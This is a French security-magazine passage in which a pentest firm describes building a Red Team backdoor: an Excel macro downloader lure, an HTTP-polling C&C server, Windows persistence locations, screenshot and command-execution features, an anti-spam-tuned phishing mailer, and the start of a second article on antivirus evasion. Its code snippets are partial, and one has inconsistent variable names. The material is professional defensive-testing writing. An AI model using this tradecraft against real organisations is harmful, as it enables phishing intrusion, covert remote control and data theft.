Obtenir l'activation des macros par les utilisateurs est bien moins compliqué qu'il n'y paraît. Il suffit de créer un document Excel, ceux-ci utilisant souvent les macros, et d'y insérer un contenu suggérant que le fichier ne peut pas être visionné sans les activer (voir Fig. 1). Si ce fichier Excel est accompagné d'un e-mail bien ficelé, l'utilisateur acceptera la macro dans la plupart des cas (factures impayées, amendes, cadeaux...).

Nous avons également constaté que **certaines entreprises activent les macros par défaut**, facilitant ainsi la mise en place de la backdoor.

3. DÉVELOPPEMENT OU UTILISATION D'EXISTANT

Avant même d'effectuer des recherches concernant les **backdoors existantes**, gratuites et payantes (oui, il existe des vendeurs de backdoors !), nous avons jugé que cette approche n'était **pas suffisamment sûre** vis-à-vis de nos clients.

En effet, introduire chez nos clients une charge non maîtrisée pourrait avoir des effets de bord indésirables qui nuiraient à l'image de la société : déni de service d'un serveur, défaut de sécurité, fuite de données, ou pire, backdoor dans la backdoor. Par ailleurs, la backdoor pourrait tout simplement être détectée par les antivirus.

Avant toute chose, le but de ce type de tests est de prouver la faisabilité de l'intrusion par ce biais et non de réaliser des tests en profondeur sur le système d'information d'un client, ou encore de s'y implanter durablement. Nous avons préféré limiter notre cahier des charges dans le but de produire une backdoor parfaitement maîtrisée, fiable et sécurisée.

D'un point de vue pratique, nous avons décidé de développer une macro Excel qui analyse les paramètres proxy du système d'exploitation afin de télécharger une **charge utile développée en C**. La macro est en fait ce que l'on appelle un downloader. Elle ne constitue pas en soi une backdoor ou une menace ; c'est pour cela que l'antivirus n'y prête pas attention.

La charge utile, quant à elle, s'appuie uniquement sur l'**API Windows**. Nous avons jugé que cette approche nous permettrait d'obtenir une compatibilité maximum, notre objectif étant de pouvoir adresser des postes de travail **Windows depuis XP jusqu'à 8.1**. L'interopérabilité de la backdoor étant assurée par Microsoft, elle devrait également fonctionner sous Windows 10.

4. DÉVELOPPEMENT DE LA BACKDOOR

4.1 Protocole de communication

Le nerf de la guerre pour une backdoor n'est pas son exécution, mais sa capacité à communiquer de façon garantie et discrète avec son maître, le serveur de contrôle. Par conséquent, le choix du protocole de communication est primordial.

Deux familles de protocoles peuvent être envisagées :

- La famille des protocoles **synchrones** permet l'exécution des actions en temps réel. En revanche, ce type de protocoles sera freiné par la présence d'un pare-feu ou d'un proxy et sera aisément détecté par des équipes de monitoring ;
- La famille des protocoles **asynchrones**, quant à elle, ne nécessite pas de maintenir une connexion permanente. Elle permet ainsi à la backdoor de rester discrète, notamment au niveau de la consommation de bande passante.

Nous avons bien évidemment choisi la méthode la plus discrète.

Ensuite, il faut sélectionner un protocole pour réaliser le transport des informations. Les protocoles IRC et XMPP, utilisés par de nombreux Botnets ont été rejetés, car la probabilité qu'ils soient acceptés en sortie par les firewalls des entreprises est proche de zéro. À l'inverse, les protocoles suivants sont connus pour être rarement bloqués par les pare-feu :

- ICMP ;
- DNS ;
- HTTP.

Pour simplifier le développement, nous avons choisi de nous concentrer sur le protocole **HTTP**. En effet, l'utilisation des autres protocoles aurait nécessité la mise en place d'une gestion des acquittements déjà prévue dans la couche TCP sous-jacente à HTTP. De plus, un important trafic sur les autres protocoles pourrait déclencher des alertes.

Toutefois, il serait intéressant d'implémenter d'autres protocoles de communication afin d'améliorer les performances de la backdoor en maximisant ses chances d'établir une connexion avec son maître.

En entreprise, afin d'accéder à Internet à l'aide du protocole HTTP, il est généralement nécessaire d'utiliser un serveur proxy imposant une authentification. La méthode `WinHttpGetIEProxyConfigForCurrent` de l'API Windows permet de récupérer une structure contenant la **configuration du proxy d'Internet Explorer**. À l'aide de ces éléments, la méthode `WinHttpConnect` de l'API permet de se **connecter aux serveurs proxy dans le contexte de l'utilisateur** sans avoir à connaître son identifiant et son mot de passe [2].

Notons que ces méthodes de l'API Windows sont accessibles aussi bien en C pour la backdoor qu'en VisualBasic pour son téléchargement par la macro.

Fichier

```
HINTERNET WINAPI WinHttpConnect(
  _In_       HINTERNET     hSession,
  _In_       LPCWSTR       pswzServerName,
  _In_       INTERNET_PORT nServerPort,
  _Reserved_ DWORD         dwReserved
);
```

Prototype de la méthode HTTP de l'API Windows.




Figure 2

Fig. 2 : Schéma représentant le démarrage d'une campagne.

4.2 Modèle de communication

Dans le contexte d'une backdoor, l'utilisation d'un protocole de communication asynchrone a l'avantage de passer inaperçue, mais elle requiert plus de développement qu'un canal de communication permanent.

Ici, seul le poste de la victime a la possibilité d'initier la communication avec son maître, à moins que le poste ne soit directement exposé sur Internet, ce qui est peu probable. La backdoor doit donc venir chercher les commandes à intervalle régulier, sur un principe de polling, les exécuter, puis renvoyer leurs résultats. L'intervalle entre deux demandes ne doit pas être trop court afin que la backdoor reste discrète et ne gêne pas la victime.

Nous avons décidé de diviser les communications en deux scripts :

⇨ **`query.php`** : Dans un premier temps, ce script permet aux victimes, ou agents, de s'identifier une première fois en leur attribuant un identifiant. Puis dans un second temps, il délivre les commandes à exécuter aux victimes qui lui présentent un identifiant. Toutes les commandes sont associées à un identifiant qui permet de leur associer leurs réponses ;




Figure 3

Fig. 3 : Représentation simplifiée du dialogue entre la backdoor et le serveur C&C.

⇨ `response.php` : Ce script permet aux victimes de transmettre le statut d'exécution des commandes, ainsi que les réponses aux commandes exécutées.

L'ajout des commandes se fait à l'aide d'un serveur dit « maître », « *Command and Control* », ou **C&C**. Ce serveur dispose d'une interface nous permettant d'ajouter des commandes dans une file d'attente. Cette file sera transmise à la victime lors de sa prochaine demande au script `query.php`, le fameux polling.

La backdoor n'ouvre aucun port sur la machine de la victime. Ainsi, elle n'augmente pas la surface d'attaque sur le poste et n'accroît pas sa vulnérabilité.

4.3 Persistance de l'attaque

Vous allez être déçus, mais la persistance de l'attaque n'a pas de réel intérêt dans une prestation de Red Team dont le but est de prouver qu'un attaquant déterminé peut s'introduire sur le système d'information. C'est bien dommage, car cet aspect est techniquement intéressant. La persistance est a minima obtenue en s'assurant que la backdoor sera redémarrée après la fermeture de la session utilisateur.

Si le client souhaite que l'accès à des ressources spécifiques soit prouvé, il est nécessaire de la mettre en place afin de prolonger les recherches sur plusieurs jours.

Pour ce faire, Windows offre de très nombreux moyens d'assurer la persistance d'une backdoor.

Pour un utilisateur sans privilèges, il est possible de :

⇨ Placer l'exécutable dans le dossier `%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup` ;

⇨ Ajouter une valeur dans la clé de registre `HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`, ou dans une clé moins connue, comme `HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce`, `HKCU\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run`, ou `HKCU\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnce` [3] ;

⇨ Créer une tâche planifiée à l'aide de la commande **schtasks** [4].

Si l'utilisateur dispose des droits administrateurs, il a également la possibilité de :

⇨ Placer l'exécutable dans le dossier `C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup` ;

⇨ Ajouter une valeur dans la clé de registre `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`, ou dans une clé moins connue, comme `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce`, `HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run`, ou `HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnce`.

⇨ Créer une tâche planifiée à l'aide des commandes **at** et **schtasks** ;

⇨ Créer un **service** lancé au démarrage de la machine.

4.4 Dissimulation du processus

Un vrai pirate s'assurera que sa backdoor soit la plus discrète possible afin qu'elle n'apparaisse pas dans la liste de processus et des services.

Nous avons choisi de ne pas dissimuler le processus, car c'est plus rassurant pour les clients. De plus, masquer un processus nécessite d'importants privilèges et l'utilisation de techniques risquées et facilement détectables. Ce qui est à l'opposé de l'objectif initial.

Une méthode simple aurait consisté à lui donner un nom commun, tel que **svhost.exe**, mais nous avons choisi de jouer la transparence afin de permettre aux équipes de nos clients de facilement éradiquer nos backdoors, bien qu'elles disposent d'une fonction d'autodestruction.

Et sérieusement, qui passe son temps à regarder sa liste de processus ?




Figure 4

Fig. 4 : Liste des processus sur une machine infectée.

4.5 Commandes minimales à implémenter

Nous nous sommes posé la question des fonctions nécessaires à notre tâche de pentesteurs, à savoir : démontrer les vulnérabilités avec des éléments marquants pour atteindre notre fameux « effet coup de poing ».

À cet effet, les **commandes minimales** à implémenter dans la backdoor, dans notre but professionnel, sont les suivantes :

- **Extraction d'informations** : afin de pouvoir identifier les machines infectées et de pouvoir les différencier, il est nécessaire d'obtenir des informations sur celles-ci. Nous avons décidé de récupérer le nom de la machine, le nom de l'utilisateur, le domaine Active Directory ainsi que la configuration des cartes réseau ;
- **Capture d'écran [5][6]** : Le meilleur moyen de marquer l'esprit des utilisateurs et de leur faire prendre conscience du danger. De plus, afficher l'écran permet d'obtenir de précieuses informations, si tant est que le client souhaite que nous allions plus loin ;

Fichier

```
// get the device context of the screen
HDC hScreenDC = CreateDC("DISPLAY", NULL, NULL, NULL);
// and a device context to put it in
HDC hMemoryDC = CreateCompatibleDC(hScreenDC);

int x = GetDeviceCaps(hScreenDC, HORZRES);
int y = GetDeviceCaps(hScreenDC, VERTRES);

// maybe worth checking these are positive values
HBITMAP hBitmap = CreateCompatibleBitmap(hScreenDc, x, y);

// get a new bitmap
HBITMAP hOldBitmap = SelectObject(hMemoryDC, hBitmap);

BitBlt(hMemoryDC, 0, 0, width, height, hScreenDC, 0, 0, SRCCOPY);
hBitmap = SelectObject(hMemoryDC, hOldBitmap);

// clean up
DeleteDC(hMemoryDC);
DeleteDC(hScreenDC);

// now your image is held in hBitmap. You can save it or do whatever with it
```

Exemple de code source permettant d'effectuer des captures d'écran.

- **Exécution de commandes** : Cette fonctionnalité qui permet de tout faire est simple à implémenter, en dehors de la récupération des résultats, particulièrement les plus volumineux, et la gestion des cas particuliers, notamment les commandes disposant d'une interface graphique ... Bref, moins simple qu'il n'y paraît ;
- **Destruction** : Une fois la mission terminée, il faut tout couper. Puisque nous n'avons pas mis en place la persistance, il suffit de quitter le programme. En complément, nous avons intégré un processus de désactivation globale d'une campagne Red Team côté serveur pour éviter qu'une backdoor dormante ne se réveille 2 mois plus tard et exécute toute sa file d'attente.

4.6 Les petits plus

Pour nous simplifier la tâche et avoir une backdoor complète, nous avons ajouté les fonctionnalités suivantes :

- Upload depuis la victime, afin de pouvoir récupérer des fichiers de configuration ;
- Téléchargement depuis Internet, afin de déposer des outils sur la machine de la victime ;
- Modification du délai entre les récupérations de commandes.

4.7 Liste de souhaits

Cette section de l'article présente notre liste d'idées, à court terme comme à long terme, pour améliorer et faire évoluer notre backdoor.

4.7.1 Chiffrement dédié des communications

Pour le moment, le chiffrement des communications s'appuie sur la couche SSL du protocole HTTPS.

À moyen terme, il serait intéressant de mettre en place un chiffrement symétrique avec une clé partagée.

À long terme, nous souhaitons implémenter un échange de clés à l'aide d'un chiffrement asymétrique.

4.7.2 Extraction de mots de passe

Dans l'état actuel, notre backdoor n'est pas en mesure de réaliser l'extraction des mots de passe présents sur le poste de l'utilisateur. Si le client nous demande de récupérer ce type d'informations lors d'une prestation, nous devons utiliser la méthode d'envoi de fichiers pour déposer des outils tels que Mimikatz ou Meterpreter. Puis, nous devons lancer un de ces outils à l'aide de la méthode d'exécution de commandes.

À court terme, nous voulons intégrer la récupération des mots de passe faciles d'accès : enregistrés par l'utilisateur dans les navigateurs Web, ceux des gestionnaires FTP, ainsi que des mots de passe stockés dans des clés de registre et les fichiers de configuration connus.

À moyen terme, nous voudrions intégrer la récupération des mots de passe système en mémoire, à la manière de Mimikatz. Ce travail peut paraître titanesque, mais nous disposons d'ores et déjà de l'outil interne XMCO ProtonPack, capable de le faire. Nous travaillons actuellement à sa conversion en bibliothèques, ce qui permettra de l'ajouter facilement à notre backdoor tout en bénéficiant des mises à jour.

4.7.3 Compression des captures d'écran

Actuellement, nos captures d'écran sont transmises en BMP. Pour un écran de 24", cela représente pas loin de 5 Mo.

À moyen terme, nous souhaitons compresser les captures au format JPG ou PNG. Nous avons trouvé des solutions allant dans ce sens, mais elles nécessitent l'import de bibliothèques non standards sous Windows, ce qui est exclu de notre cahier des charges.

4.7.4 Enregistreur de frappes

L'utilisation d'un enregistreur de frappes, ou « keylogger », est un autre moyen de marquer les esprits des clients.

Son utilisation peut permettre d'approfondir l'intrusion en obtenant des mots de passe saisis par les utilisateurs. Mais l'exploitation des frappes enregistrées est fastidieuse, alors qu'il est possible d'obtenir des mots de passe présents en mémoire, si les permissions de l'utilisateur sont suffisantes.

4.7.5 Établissement d'un tunnel

Le fonctionnement asynchrone de notre backdoor lui permet de rester discrète. Cependant, certaines actions nécessitent l'établissement d'une connexion synchrone, par exemple l'accès en bureau à distance à un serveur.

Actuellement, nous sommes capables de déposer un Meterpreter de type `reverse_http` sur le poste victime. Celui-ci permet d'obtenir une connexion directe et déployer un tunnel SOCKS, transformant ainsi le poste victime en proxy.

À long terme, nous souhaitons nous passer de Meterpreter, car celui-ci est très souvent détecté par les antivirus, malgré des méthodes de camouflage toujours plus avancées comme celle proposée par Veil-Framework.

Pour cela, il faudra implémenter un tunnel SOCKS inversé utilisant une connexion HTTP, ce qui représente un projet à part entière.

4.7.6 Méthodes d'évasion avancées

Dans un avenir plus ou moins proche, nous souhaitons implémenter des méthodes d'évasion permettant à l'agent de se connecter au serveur C&C, même si l'utilisateur n'a pas accès à Internet en HTTP.

Pour ce faire, nous prévoyons d'encapsuler le trafic dans des requêtes DNS et/ou ICMP, mais encore une fois l'implémentation de telles fonctionnalités sans utiliser d'outils existants, tels que HSC Dns2tcp, constitue un projet à part entière.

Une approche encore plus intrusive viserait à exploiter les points d'accès WiFi ouverts à portée, type FreeWiFi. Les commandes seraient exécutées sur le LAN et les réponses renvoyées, une fois un point d'accès WiFi à portée.

5. DÉVELOPPEMENT DU SERVEUR C&C

5.1 Diviser pour mieux régner

Comme expliqué précédemment, la sécurité et la fiabilité sont les maîtres mots du développement de notre outil.

Pour assurer la sécurité du serveur et des données extraites chez les clients, nous avons donc segmenté au maximum les accès.

Les scripts web ont été scindés en deux groupes. D'une part, les scripts permettant l'ajout de commandes sont accessibles uniquement après une **double authentification** ainsi qu'un **contrôle par adresse IP** et l'ensemble des fonctionnalités est protégé par des **jetons anti-CSRF**. D'autre part, les scripts permettant le dialogue entre le C&C et les agents sont accessibles librement depuis Internet, mais ils ne permettent en aucun cas d'accéder aux données des autres agents. En plus des contrôles applicatifs, les droits de la base de données empêchent la lecture des données.

La gestion d'erreurs a été gérée de manière drastique. La totalité des paramètres est validée avant même que les parties actives ne soient atteintes. Ces rejets sont notamment associés au code d'erreur HTTP 404 afin de retarder la détection des scripts.

Les connexions de base de données sont réalisées à l'aide de **4 utilisateurs de base aux privilèges bien distincts** qui, dans l'éventualité d'une injection SQL, limitent la lecture à une ou deux colonnes d'une table, ou à la mise à jour sans lecture d'une autre table.

Cette gestion des droits est associée à l'utilisation de `PreparedStatement` pour ajouter une validation supplémentaire aux données transmises et échapper les données textuelles. Ce n'est pas parce que les données sont supposées provenir de notre backdoor qu'elles sont fiables.

Toutes les données provenant de la base de données sont encodées avant d'être affichées dans les pages dédiées aux auditeurs et l'application du C&C est volontairement accessible sans JavaScript. L'ensemble des pages retournées par le serveur aux auditeurs est donc constitué uniquement de code HTLM et de CSS.

5.2 Gestion des projets

Une fois la communication entre les agents et le serveur C&C établie et l'interface de gestion de l'envoi de commandes fonctionnelle, nous avons mis en place une gestion par campagne, ou client, des postes victimes.

Pour chaque mission, il est nécessaire de déclarer le projet dans l'interface et de modifier les macros pour y intégrer l'identifiant de projet renvoyé par le serveur.

5.3 Intégration de l'envoi de mails

Afin d'avoir une interface complète permettant de réaliser la majeure partie des actions des campagnes Red Team nous avons implémenté un mailer.

Ce dernier a été configuré pour limiter au maximum la note SPAM. Pour ce faire, il a notamment fallu ajouter des entêtes et modifier leur ordre plusieurs fois. Nous avons fini par adopter les entêtes utilisées par le client Mail de Mac OS X pour atteindre la note de -1 sur Gmail.

Fichier

```
From: Prenom NOM <prenom.nom@domaine.fr>
Content-Type: multipart/alternative; boundary="Apple-Mail=_A7E6771B-FF79-
4EAD-9B4D-957AEF42C0DF"
Date: Wed, 29 Jul 2015 11:24:23 +0200
Subject: =?utf-8?Q?=5BMISC=5D=5BRed_Team=5D_Retour_d=27exp=C3=A9rience?=
To: Prenom NOM <prenom.nom@domaine.fr>
Message-Id: <63F23587-33F0-4EA0-B4AB-1D4B2ADFFD47@xmco.fr>
Mime-Version: 1.0 (Mac OS X Mail 8.2 \(2098\))
```

```
X-Mailer: Apple Mail (2.2098)--Apple-Mail=_A7E6771B-FF79-4EAD-9B4D-957AEF42C0DF
Content-Transfer-Encoding: quoted-printable
Content-Type: text/plain; charset=utf-8
```

Exemple d'entêtes email.

L'utilisation du serveur SMTP de XMCO nous a permis d'ajouter une signature DKIM pour atteindre la note de -13.

De plus, son utilisation nous a évité d'avoir à nous préoccuper des mécanismes de « grey listing » obligeant à retransmettre les messages plusieurs fois.

5.4 Un petit aperçu

Voici un aperçu de l'interface finale :




Fig. 5 : Liste des projets.

Fig. 6 : Liste des victimes pour un projet donné.




Fig. 7 : Affichage du résultat de la commande screenshot.

6. DIFFICULTÉS RENCONTRÉES

J'espère que cet article vous a donné un aperçu du travail nécessaire pour l'élaboration d'une backdoor et d'un serveur C&C fonctionnels et sûrs.

Si vous vous lancez dans l'aventure, attendez-vous aux difficultés et embûches suivantes :

- La recherche infructueuse de méthode de compression d'images dans l'API Windows ;
- Le C est certes très chronophage à cause de la gestion de la mémoire, mais son utilisation permet de générer des binaires miniatures ;
- L'oubli de la gestion simultanée de plusieurs clients, sous forme de projet, dans la première modélisation de la base de données peut poser des problèmes lors de son intégration ;
- Les réponses de commandes trop verbeuses qui dépassent la taille maximale des POST (ex : dir /S) ;
- L'exécution des commandes comportant une interface graphique, ou IHM, (ex : calc.exe) sans bloquer la file d'attente du C&C ;
- La gestion drastique des erreurs rendant difficile le débogage des communications agents/C&C.

CONCLUSION

Le développement de ce type d'outils est très instructif, stimulant et permet d'aborder sereinement ce type de mission en sachant que les outils sont sûrs pour vous et pour le client . Qui plus est, vous pouvez être certains qu'ils ne vous claqueront pas entre les doigts et que l'antivirus n'y verra que du feu.

Une fois la prestation commencée, le plus difficile est de s'en tenir à ce qui a été vendu et de ne pas approfondir les tests.

Notamment si un utilisateur privilégié a la bonne idée de déclencher la backdoor.

Il faut toujours se souvenir des mots « éthique » et « déontologie ». ▮

REMERCIEMENTS

Je tiens à remercier :

- Frédéric Charpentier pour son implication dans le développement commercial de ces prestations ;
- Marc Lebrun pour le développement de la backdoor en C et du downloader en VBA ;
- Julien Terriac pour la création du fichier Excel ;
- Arnaud Reygnaud pour l'intégration et le peaufinage à l'entête près du mailer ;
- Tous les membres de l'équipe XMCO qui ont pris le temps de relire cet article.

LIENS

[1] **http://www.asafety.fr/invisibilite-et-camouflage/rtlo-ou-comment-camoufler-lextension-dun-exe/**

[2] **https://msdn.microsoft.com/en-us/library/windows/desktop/aa384091(v=vs.85).aspx**

[3] **https://support.microsoft.com/en-us/kb/314866/fr**

[4] **https://msdn.microsoft.com/fr-fr/library/cc738335(v=ws.10).aspx**

[5] **https://msdn.microsoft.com/en-us/library/dd183402**

[6] **http://stackoverflow.com/questions/3291167/how-to-make-screen-screenshot-with-win32-in-c**

2

À L'ASSAUT DES POSTES DE TRAVAIL

PACKERS ET ANTI-VIRUS

Eloi Vanderbeken

De nombreux fantasmes existent concernant les anti-virus et le niveau de sécurité qu'ils apportent. Il n'est pas rare d'entendre tout et son contraire concernant ces logiciels. Cet article présente les différentes protections qu'ils offrent et leur manière de fonctionner. Nous expliquerons ensuite comment ils peuvent être contournés, mais aussi les difficultés qui peuvent être rencontrées pour passer d'un packer « proof-of-concept » à son industrialisation dans le cadre d'un test d'intrusion Red Team.

1. INTRODUCTION

Contourner des anti-virus n'est pas juste une occupation de méchant pirate cherchant l'argent facile sur les ordinateurs des pauvres internautes n'ayant pas appliqué les derniers correctifs de sécurité. Contourner les anti-virus s'avère en effet nécessaire et même indispensable dans les missions de type Red Team ou lors de tests d'intrusion internes.

Lors de ces missions, l'expert sécurité doit être capable d'effectuer des actions malveillantes sans que l'équipe de défense ne le détecte. Cela n'a pas pour but de ridiculiser ces équipes ou les éditeurs d'anti-virus, mais d'illustrer ce que peuvent faire des attaquants motivés et compétents, d'exposer les limites des systèmes de protection et, in fine, d'aider l'équipe de défense à améliorer ses mécanismes de détection d'intrusion et réduire les risques de compromission.

2. MYTH BUSTER

Avant de commencer à étudier les anti-virus et les possibles contournements de leurs méthodes de détection, il est toujours bon de rappeler que si les anti-virus ne sont pas infaillibles, ils ne sont pas non plus inutiles ou inefficaces. Commençons donc par nuancer ces deux idées préconçues.

2.1 « Les anti-virus ça ne sert à rien »

On entend souvent cette phrase, généralement associée aux arguments suivants :

- « L'outil X a réussi à faire l'action Y et n'a pas été détecté. »
- « La dernière attaque X n'a pas été détectée pendant Y mois. »
- « Il suffit d'utiliser NoScript, de désactiver X, Y et Z, de configurer SRP et AppLocker, de n'ouvrir que des e-mails chiffrés et d'utiliser Qubes. Pas besoin de ralentir sa machine avec un anti-virus. »

Bien sûr ces phrases sont caricaturales, bien sûr les anti-virus ne détectent pas tout, bien sûr ils sont contournables, bien sûr si vous êtes un *power user* avec une machine convenablement configurée, *hardenée* et mise à jour vous n'avez pas besoin d'anti-virus.

Cependant la majorité des entreprises sont confrontées à des problèmes plus terre-à-terre. Tout d'abord, le comportement des employés, dont la sécurité n'a pas à être le principal souci (c'est justement celui de l'équipe... sécurité). Les employés ont aussi besoin, dans le cadre de leur métier, de courir des risques :

- Exécuter des macros : parce que, dans la vraie vie, les personnes utilisent les macros Office pour énormément de choses. Elles ont besoin de les éditer, de les lancer, etc.
- Ouvrir des documents PDF avec une version d'Acrobat Reader pas forcément à jour : parce que la mise à jour ne dépend pas d'eux et que le lecteur Acrobat est nécessaire pour ouvrir certains documents.
- Parcourir Internet avec IE 8 et Java 6 : parce que certains sites utilisés en ont besoin.

Les organisations n'ont pas non plus un budget sécurité illimité et toutes n'ont pas la possibilité d'embaucher une équipe de défense complète et compétente à plein temps (ce qui serait, nous sommes d'accord, la meilleure solution).

Un anti-virus permet alors de réduire les risques et, correctement configuré, il pourra même permettre de bloquer une attaque ciblée mal préparée.

2.2 « Les anti-virus ça se contourne facilement »

Très régulièrement, on peut voir émerger des outils ou des écrits sur Internet permettant de contourner les anti-virus. Ces articles et outils donnent parfois une vision biaisée des anti-virus pour les raisons suivantes :

- Utilisation du service en ligne Virus Total (ou équivalent) pour l'évaluation du contournement. Or les moteurs de détection utilisés par Virus Total diffèrent de ceux des anti-virus réellement déployés.
- Options par défaut de l'anti-virus. Or la configuration de l'anti-virus change grandement la qualité de la protection qu'il offre.
- Application à un exécutable en particulier (le grand classique étant *mimikatz*) **[MIMIDOGZ]**. Bien sûr qu'avec plusieurs itérations, suffisamment de changements et l'oracle offert par l'anti-virus lui-même il est possible de le contourner.
- Contournement de la détection d'un *shellcode* **[SHELLTER, MAE]**. Un shellcode est bien plus facile à camoufler qu'un exécutable pour plusieurs raisons, notamment sa taille et sa capacité à s'exécuter de manière indépendante de son environnement.

